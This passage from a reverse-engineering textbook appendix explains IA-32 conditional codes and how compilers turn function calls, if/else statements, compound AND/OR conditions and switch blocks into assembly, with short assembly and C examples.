The conditional codes listed in the following sections are listed as standalone codes, even though they are normally used as instruction suffixes to conditional instructions. Conditional codes are never used alone.

Signed Conditional Codes

Table A.3 presents the IA-32 conditional codes defined for signed operands. Note that in all signed conditional codes overflows are detected using the

overflow flag (OF). This is because the arithmetic instructions use OF for indicating signed overflows.

Table A.3 Signed Conditional Codes Table for `CMP` and `SUB` Instructions

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
If Greater (G) If Not Less or Equal (NLE)	ZF=0 AND ((OF=0 AND SF=0) OR (OF=1 AND SF=1))	$X > Y$	Use ZF to confirm that the operands are unequal. Also use SF to check for either a positive result without an overflow, indicating that the first operand is greater, or a negative result with an overflow. The latter would indicate that the second operand was a low enough negative integer to produce a result too large to be represented by the destination (hence the overflow).
If Greater or Equal (GE) If Not Less (NL)	(OF=0 AND SF=0) OR (OF=1 AND SF=1)	$X \geq Y$	This code is similar to the preceding code with the exception that it doesn't check ZF for zero, so it would also be satisfied by equal operands.
If Less (L) If Not Greater or Equal (NGE)	(OF=1 AND SF=0) OR (OF=0 AND SF=1)	$X < Y$	Check for OF=1 AND SF=0 indicating that X was lower than Y and the result was too low to be represented by the destination operand (you got an overflow and a positive result). The other case is OF=0 AND SF=1. This is a similar case, except that no overflow is generated, and the result is negative.

Table A.3 (continued)

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
If Less or Equal (LE) If Not Greater (NG)	ZF = 1 OR ((OF = 1 AND SF = 0) OR (OF = 0 AND SF = 1))	$X \leq Y$	This code is the same as the preceding code with the exception that it also checks ZF and so would also be satisfied if the operands are equal.

Unsigned Conditional Codes

Table A.4 presents the IA-32 conditional codes defined for unsigned operands. Note that in all unsigned conditional codes, overflows are detected using the carry flag (CF). This is because the arithmetic instructions use CF for indicating unsigned overflows.

Table A.4 Unsigned Conditional Codes

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
If Above (A) If Not Below or Equal (NBE)	CF = 0 AND ZF = 0	$X > Y$	Use CF to confirm that the second operand is not larger than the first (because then CF would be set), and ZF to confirm that the operands are unequal.
If Above or Equal (AE) If Not Below (NB) If Not Carry (NC)	CF = 0	$X \geq Y$	This code is similar to the above with the exception that it only checks CF, so it would also be satisfied by equal operands.
If Below (B) If Not Above or Equal (NAE) If Carry (C)	CF = 1	$X < Y$	When CF is set we know that the second operand is greater than the first because an overflow could only mean that the result was negative.

(continued)

Table A.4 (continued)

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
If Below or Equal (BE) If Not Above (NA)	CF=1 OR ZF=1	$X \leq Y$	This code is the same as the above with the exception that it also checks ZF, and so would also be satisfied if the operands are equal.
If Equal (E) If Zero (Z)	ZF=1	$X = Y$	ZF is set so we know that the result was zero, meaning that the operands are equal.
If Not Equal (NE) If Not Zero (NZ)	ZF=0	$Z \neq Y$	ZF is unset so we know that the result was nonzero, which implies that the operands are unequal.

Control Flow & Program Layout

The vast majority of logic in the average computer program is implemented through branches. These are the most common programming constructs, regardless of the high-level language. A program tests one or more logical conditions, and branches to a different part of the program based on the result of the logical test. Identifying branches and figuring out their meaning and purpose is one of the most basic code-level reversing tasks.

The following sections introduce the most popular control flow constructs and program layout elements. I start with a discussion of procedures and how they are represented in assembly language and proceed to a discussion of the most common control flow constructs and to a comparison of their low-level representations with their high-level representations. The constructs discussed are single branch conditionals, two-way conditionals, n -way conditionals, and loops, among others.

Deciphering Functions

The most basic building block in a program is the procedure, or function. From a reversing standpoint functions are very easy to detect because of function *prologues* and *epilogues*. These are standard initialization sequences that compilers

generate for nearly every function. The particulars of these sequences depend on the specific compiler used and on other issues such as calling convention. Calling conventions are discussed in the section on calling conventions in Appendix C.

On IA-32 processors function are nearly always called using the `CALL` instruction, which stores the current instruction pointer in the stack and jumps to the function address. This makes it easy to distinguish function calls from other unconditional jumps.

Internal Functions

Internal functions are called from the same binary executable that contains their implementation. When compilers generate an internal function call sequence they usually just embed the function's address into the code, which makes it very easy to detect. The following is a common internal function call.

```
Call      CodeSectionAddress
```

Imported Functions

An imported function call takes place when a module is making a call into a function implemented in another binary executable. This is important because during the compilation process the compiler has no idea where the imported function can be found and is therefore unable to embed the function's address into the code (as is usually done with internal functions).

Imported function calls are implemented using the Import Directory and Import Address Table (see Chapter 3). The import directory is used in runtime for resolving the function's name with a matching function in the target executable, and the IAT stores the actual address of the target function. The caller then loads the function's pointer from the IAT and calls it. The following is an example of a typical imported function call:

```
call      DWORD PTR [IAT_Pointer]
```

Notice the `DWORD PTR` that precedes the pointer—it is important because it tells the CPU to jump not to the address of `IAT_Pointer` but to the address that is *pointed to* by `IAT_Pointer`. Also keep in mind that the pointer will usually not be named (depending on the disassembler) and will simply contain an address pointing into the IAT.

Detecting imported calls is easy because except for these types of calls, functions are rarely called indirectly through a hard-coded function pointer. I would, however, recommend that you determine the location of the IAT early on in reversing sessions and use it to confirm that a function is indeed

imported. Locating the IAT is quite easy and can be done with a variety of different tools that dump the module's PE header and provide the address of the IAT. Tools for dumping PE headers are discussed in Chapter 4.

Some disassemblers and debuggers will automatically indicate an imported function call (by internally checking the IAT address), thus saving you the trouble.

Single-Branch Conditionals

The most basic form of logic in most programs consists of a condition and an ensuing conditional branch. In high-level languages, this is written as an `if` statement with a condition and a block of conditional code that gets executed if the condition is satisfied. Here's a quick sample:

```
if (SomeVariable == 0)
    CallAFunction();
```

From a low-level perspective, implementing this statement requires a logical check to determine whether `SomeVariable` contains 0 or not, followed by code that skips the conditional block by performing a conditional jump if `SomeVariable` is nonzero. Figure A.1 depicts how this code snippet would typically map into assembly language.

The assembly language code in Figure A.1 uses `TEST` to perform a simple zero check for `EAX`. `TEST` works by performing a bitwise `AND` operation on `EAX` and setting flags to reflect the result (the actual result is discarded). This is an effective way to test whether `EAX` is zero or nonzero because `TEST` sets the zero flag (`ZF`) according to the result of the bitwise `AND` operation. Note that the condition is reversed: In the source code, the program was checking whether `SomeVariable` *equals* zero, but the compiler reversed the condition so that the conditional instruction (in this case a jump) checks whether `SomeVariable` is *nonzero*. This stems from the fact that the compiler-generated binary code is organized in memory in the same order as it is organized in the source code. Therefore if `SomeVariable` is nonzero, the compiler must *skip* the conditional code section and go straight to the code section that follows.

The bottom line is that in single-branch conditionals you must always reverse the meaning of the conditional jump in order to obtain the true high-level logical intention.




Figure A.1 High-level/low-level view of a single branch conditional sequence.

Two-Way Conditionals

Another fundamental functionality of high-level languages is to allow the use of two-way conditionals, typically implemented in high-level languages using the `if-else` keyword pair. A two-way conditional is different from a single-branch conditional in the sense that if the condition is not satisfied, the program executes an alternative code block and only then proceeds to the code that follows the '`if-else`' statement. These constructs are called two-way conditionals because the flow of the program is split into one of two different possible paths: the one in the '`if`' block, or the one in the '`else`' block.

Let's take a quick look at how compilers implement two-way conditionals. First of all, in two-way conditionals the conditional branch points to the '`else`' block and not to the code that follows the conditional statement. Second, the condition itself is almost always reversed (so that the jump to the '`else`' block only takes place when the condition is not satisfied), and the primary conditional block is placed right after the conditional jump (so that the conditional code gets executed if the condition *is* satisfied). The conditional block always ends with an unconditional jump that essentially skips the '`else`' block—this is a good indicator for identifying two-way conditionals. The '`else`' block is placed at the end of the conditional block, right after that unconditional jump. Figure A.2 shows what an average `if-else` statement looks like in assembly language.




Figure A.2 High-level/low-level view of a two-way conditional.

Notice the unconditional `JMP` right after the function call. That is where the first condition skips the else block and jumps to the code that follows. The basic pattern to look for when trying to detect a simple 'if-else' statement in a disassembled program is a condition where the code that follows it ends with an unconditional jump.

Most high-level languages also support a slightly more complex version of a two-way conditional where a separate conditional statement is used for each of the two code blocks. This is usually implemented by combining the 'if' and `else-if` keywords where each statement is used with a separate conditional statement. This way, if the first condition is not satisfied, the program jumps to the second condition, evaluates that one, and simply skips the entire conditional block if neither condition is satisfied. If one of the conditions is satisfied, the corresponding conditional block is executed, and execution just flows into the next program statement. Figure A.3 provides a high-level/low-level view of this type of control flow construct.

Multiple-Alternative Conditionals

Sometimes programmers create long statements with multiple conditions, where each condition leads to the execution of a different code block. One way to implement this in high-level languages is by using a "switch" block (discussed later), but it is also possible to do this using conventional 'if' statements. The reason that programmers sometimes *must* use 'if' statements is that they allow for more flexible conditional statements. The problem is that 'switch' blocks don't support complex conditions, only the use of hard-coded constants. In contrast, a sequence of 'else-if' statements allows for any kind of complex condition on each of the blocks—it is just more flexible.




Figure A.3 High-level/low-level view of a two-way conditional with two conditional statements.

The guidelines for identifying such blocks are very similar to the ones used for plain two-way conditionals in the previous section. The difference here is that the compiler adds additional “alternate blocks” that consist of one or more logical checks, the actual conditional code block, and the final `JMP` that skips to the end of the entire block. Of course, the `JMP` only gets executed if the condition is satisfied. Unlike ‘switch’ blocks where several conditions can lead to the same code block, with these kinds of ‘else-if’ blocks each condition is linked to just one code block. Figure A.4 demonstrates a four-way conditional sequence with one ‘if’ and three alternate ‘else-if’ paths that follow.

Compound Conditionals

In real-life, programs often use conditional statements that are based on more than just a single condition. It is very common to check two or more conditions in order to decide whether to enter a conditional code block or not. This slightly complicates things for reversers because the low-level code generated for a combination of logical checks is not always easy to decipher. The following sections demonstrate typical compound conditionals and how they are deciphered. I will begin by briefly discussing the most common logical operators used for constructing compound conditionals and proceed to demonstrate several different compound conditionals from both the low-level and the high-level perspectives.




Figure A.4 High-level/low-level view of conditional code with multiple alternate execution paths.

Logical Operators

High-level languages have special operators that allow the use of compound conditionals in a single conditional statement. When specifying more than one condition, the code must specify how the multiple conditions are to be combined.

The two most common operators for combining more than one logical statements are *AND* and *OR* (not to be confused with the bitwise logic operators).

As the name implies, *AND* (denoted as `&&` in C and C++) denotes that two statements must be satisfied for the condition to be considered true. Detecting such code in assembly language is usually very easy, because you will see two

consecutive conditions that conditionally branch to the same address. Here is an example:

```

cmp             [Variable1], 100
jne             AfterCondition
cmp             [Variable2], 50
jne             AfterCondition
ret
AfterCondition:
...
```

In this snippet, the revealing element is the fact that both conditional jumps point to the same address in the code (*AfterCondition*). The idea is simple: Check the first condition, and skip to end of the conditional block if not met. If the first condition is met, proceed to test the second condition and again, skip to the end of the conditional block if it is not met. The conditional code block is placed right after the second conditional branch (so that if neither branch is taken you immediately proceed to execute the conditional code block). Deciphering the actual conditions is the same as in a single statement condition, meaning that they are also reversed. In this case, testing that *Variable1* doesn't equal 100 means that the original code checked whether *Variable1* equals 100. Based on this information you can reconstruct the source code for this snippet:

```

if (Variable1 == 100 && Variable2 == 50)
    return;
```

Figure A.5 demonstrates how the above high-level code maps to the assembly language code presented earlier.




Figure A.5 High-level/low-level view of a compound conditional statement with two conditions combined using the AND operator.

Another common logical operator is the *OR* operator, which is used for creating conditional statements that only require for *one* of the conditions specified to be satisfied. The *OR* operator means that the conditional statement is considered to be satisfied if either the first condition *or* the second condition is true. In C and C++, *OR* operators are denoted using the `||` symbol. Detecting conditional statements containing *OR* operators while reversing is slightly more complicated than detecting *AND* operators. The straightforward approach for implementing the *OR* operator is to use a conditional jump for each condition (without reversing the conditions) and add a final jump that skips the conditional code block if neither conditions are met. Here is an example of this strategy:

```

cmp             [Variable1], 100
je             ConditionalBlock
cmp             [Variable2], 50
je             ConditionalBlock
jmp            AfterConditionalBlock
ConditionalBlock:
call    SomeFunction
AfterConditionalBlock:
...

```

Figure A.6 demonstrates how the preceding snippet maps into the original source code.




Figure A.6 High-level/low-level view of a compound conditional statement with two conditions combined using the *OR* operator.

Again, the most noticeable element in this snippet is the sequence of conditional jumps all pointing to the same code. Keep in mind that with this approach the conditional jumps actually point to the conditional block (as opposed to the previous cases that have been discussed, where conditional jumps point to the code that *follows* the conditional blocks). This approach is employed by GCC and several other compilers and has the advantage (at least from a reversing perspective) of being fairly readable and intuitive. It does have a minor performance disadvantage because of that final `JMP` that's reached when neither condition is met.

Other optimizing compilers such as the Microsoft compilers get around this problem of having an extra `JMP` by employing a slightly different approach for implementing the `OR` operator. The idea is that only the second condition is reversed and is pointed at the code after the conditional block, while the first condition still points to the conditional block itself. Figure A.7 illustrates what the same logic looks like when compiled using this approach.

The first condition checks whether `Variable1` equals 100, just as it's stated in the source code. The second condition has been reversed and is now checking whether `Variable2` *doesn't* equal 50. This is so because you want the first condition to jump to the conditional code if the condition is met and the second condition to *not* jump if the (reversed) condition is met. The second condition skips the conditional block when it is not met.




Figure A.7 High-level/low-level view of a conditional statement with two conditions combined using a more efficient version of the `OR` operator.

Simple Combinations

What happens when any of the logical operators are used to specify more than two conditions? Usually it is just a straightforward extension of the strategy employed for two conditions. For GCC this simply means another condition before the unconditional jump.

In the snippet shown in Figure A.8, `Variable1` and `Variable2` are compared against the same values as in the original sample, except that here we also have `Variable3` which is compared against 0. As long as all conditions are connected using an *OR* operator, the compiler will simply add extra conditional jumps that go to the conditional block. Again, the compiler will always place an unconditional jump right after the final conditional branch instruction. This unconditional jump will skip the conditional block and go directly to the code that follows it if none of the conditions are satisfied.

With the more optimized technique, the approach is the same, except that instead of using an unconditional jump, the last condition is reversed. The rest of the conditions are implemented as straight conditional jumps that point to the conditional code block. Figure A.9 shows what happens when the same code sample from Figure A.8 is compiled using the second technique.




Figure A.8 High-level/low-level view of a compound conditional statement with three conditions combined using the *OR* operator.




Figure A.9 High-level/low-level view of a conditional statement with three conditions combined using a more efficient version of the *OR* operator.

The idea is simple. When multiple *OR* operators are used, the compiler will produce multiple consecutive conditional jumps that each go to the conditional block if they are satisfied. The last condition will be reversed and will jump to the code right *after* the conditional block so that if the condition is met the jump won't occur and execution will proceed to the conditional block that resides right after that last conditional jump. In the preceding sample, the final check checks that `Variable3` *doesn't* equal zero, which is why it uses `JE`.

Let's now take a look at what happens when more than two conditions are combined using the *AND* operator (see Figure A.10). In this case, the compiler simply adds more and more reversed conditions that skip the conditional block if satisfied (keep in mind that the conditions are reversed) and continue to the next condition (or to the conditional block itself) if not satisfied.

Complex Combinations

High-level programming languages allow programmers to combine any number of conditions using the logical operators. This means that programmers can create complex combinations of conditional statements all combined using the logical operators.




Figure A.10 High-level/low-level view of a compound conditional statement with three conditions combined using the *AND* operator.

There are quite a few different combinations that programmers could use, and I could never possibly cover every one of those combinations. Instead, let's take a quick look at one combination and try and determine the general rules for properly deciphering these kinds of statements.

```

cmp                [Variable1], 100
je                 ConditionalBlock
cmp                [Variable2], 50
jne                AfterConditionalBlock
cmp                [Variable3], 0
je                 AfterConditionalBlock
ConditionalBlock:
call               SomeFunction
AfterConditionalBlock:
...
```

This sample is identical to the previous sample of an optimized application of the *OR* logical operator, except that an additional condition has been added to test whether `Variable3` equals zero. If it is, the conditional code block is not executed. The following C code is a high-level representation of the preceding assembly language snippet.

```

if (Variable1 == 100 || (Variable2 == 50 && Variable3 != 0))
    SomeFunction();
```

It is not easy to define truly generic rules for reading compound conditionals in assembly language, but the basic parameter to look for is the jump target address of each one of the conditional branches. Conditions combined using the *OR* operator will usually jump directly to the conditional code block, and their conditions will *not* be reversed (except for the last condition, which will point to the code that follows the conditional block and *will* be reversed). In contrast, conditions combined using the *AND* operator will tend to be reversed and jump to the code block that *follows* the conditional code block. When analyzing complex compound conditionals, you must simply use these basic rules to try and figure out each condition and see how the conditions are connected.

***n*-way Conditional (Switch Blocks)**

Switch blocks (or *n-way conditionals*) are commonly used when different behavior is required for different values all coming from the same operand. Switch blocks essentially let programmers create tables of possible values and responses. Note that usually a single response can be used for more than one value.

